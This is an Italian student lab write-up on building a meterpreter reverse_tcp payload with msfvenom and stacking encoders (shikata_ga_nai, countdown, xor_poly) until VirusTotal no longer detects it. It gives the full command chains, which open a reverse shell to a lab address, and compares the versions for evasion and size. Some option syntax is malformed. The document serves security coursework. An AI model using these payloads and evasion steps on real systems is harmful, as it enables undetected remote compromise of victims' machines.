S9L1

Esercizio di Oggi: Creazione di un Malware con Msfvenom

Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire

1. Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
2. Utilizzo di msfvenom per generare il malware.
3. Migliorare la Non Rilevabilità
4. Test del Malware una volta generato.
5. Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Conclusione

L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.


Per completare l'obiettivo dell'esercizio di oggi ho avviato il tool **msfvenom** e genero il mio malware.

(***msfvenom -p windows/meterpreter/reverse_tcp LHOST192.168.100.200 LPORT:4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe***)

1. Primo **msfvenom** → payload reverse_tcp con **shikata_ga_nai** iterato **100 volte**.
2. Pipe → codificato di nuovo con **countdown**, **200 volte**.
3. Pipe → di nuovo **shikata_ga_nai**, **138 volte**.
4. Output finale in polimorficommm.exe.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST:192.168.200.100 LPORT:4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f ra
w | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai
```

Dopo aver creato il malware controllo la rilevabilità tramite virus total




La scansione tramite virus total ha rivelato 8 rilevabilità da parte dei controlli di sicurezza.

Il nostro scopo è quello di rendere il nostro malware irrilevabile da parte dei controlli degli antivirus quindi aumentiamo il numero di iterazioni. Le iterazioni non sono altro che **layer** (*strati*) di codifica.


Ogni codifica cambia la struttura del binario, così le firme statiche diventano meno riconoscibili, rendendo difficile il reverse engineering manuale.

Questa cosa ha anche degli effetti collaterali però perché ogni **layer** di codifica aumenta il peso del payload, avere tanti cicli di codifica può rallentare l'esecuzione perché all'avvio il payload deve decodificarsi più volte. E non sempre più iterazioni sono sintomo di offuscamento efficace, alle volte molti strati di **encoding** fanno insospettire gli antivirus per via del peso del file. (**Il nostro payload attuale deve decodificarsi 938 volte prima di eseguire il vero shellcode**)

1. Primo msfvenom → payload reverse_tcp con **shikata_ga_nai** iterato **300 volte**.
2. Pipe → codificato di nuovo con **countdown**, **400 volte**.
3. Pipe → di nuovo **shikata_ga_nai**, **238 volte**.
4. Output finale in polimorficommmV2.exe.



Dopo aver creato un altro malware, aumentando le iterazioni, proviamo a farlo analizzare nuovamente




Il malware non è stato rivelato dalla scansione, ma per rendere più leggero l'eseguibile, decido comunque di lavorare a un payload più leggero quindi provo con tre **encoders** diversi mantenendo le **iterazioni** più basse, ad esempio:

msfvenom -p windows/meterpreter/reverse_tcp LHOST:192.168.200.100 LPORT:4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_poly -i 138 -o polimorficommmV3.exe

1. Primo **msfvenom** → payload reverse_tcp con **shikata_ga_nai** iterato **100 volte**.
2. Pipe → codificato di nuovo con **countdown**, **200 volte**.
3. Pipe → **xor_poly**, **138 volte**.
4. Output finale in polimorficommmV3.exe

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST:192.168.200.100 LPORT:4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f r
aw | msfvenom -a x86 --platform windows -e x86/xor_poly -i 138 -o polimorficommmV3.exe
```



Nonostante il V2 e il V3 ritornano risultati positivi dopo la scansione di Virus Total, ma il V2 per quanto mantiene il requisito di non essere rilevabile, porta con sé un elevata dimensione dell'eseguibile quindi potrebbe insospettire l'antivirus. Il V3 al contrario, mantiene delle iterazioni moderate, di conseguenza il suo eseguibile è leggero e per questo si rivela il perfetto candidato.

In sostanza le differenze sono:

V2 (Shikata → Countdown → Shikata):

- **Vantaggi**: il codice diventa molto "contorto" e muta parecchio.
- **Svantaggi**: usare due volte lo stesso metodo (Shikata) rischia di creare schemi ripetuti che un antivirus può imparare a riconoscere; inoltre il file cresce di più e diventa più pesante.

V3 (Shikata → Countdown → XOR Poly)

- **Vantaggi**: tre metodi diversi che lavorano insieme → più varietà, più polimorfismo, meno prevedibilità. Il file resta di dimensioni moderate.
- **Svantaggi**: leggermente più complesso da generare e, se usato male, rischia di non essere stabile al 100%.

-Starvaggi Simone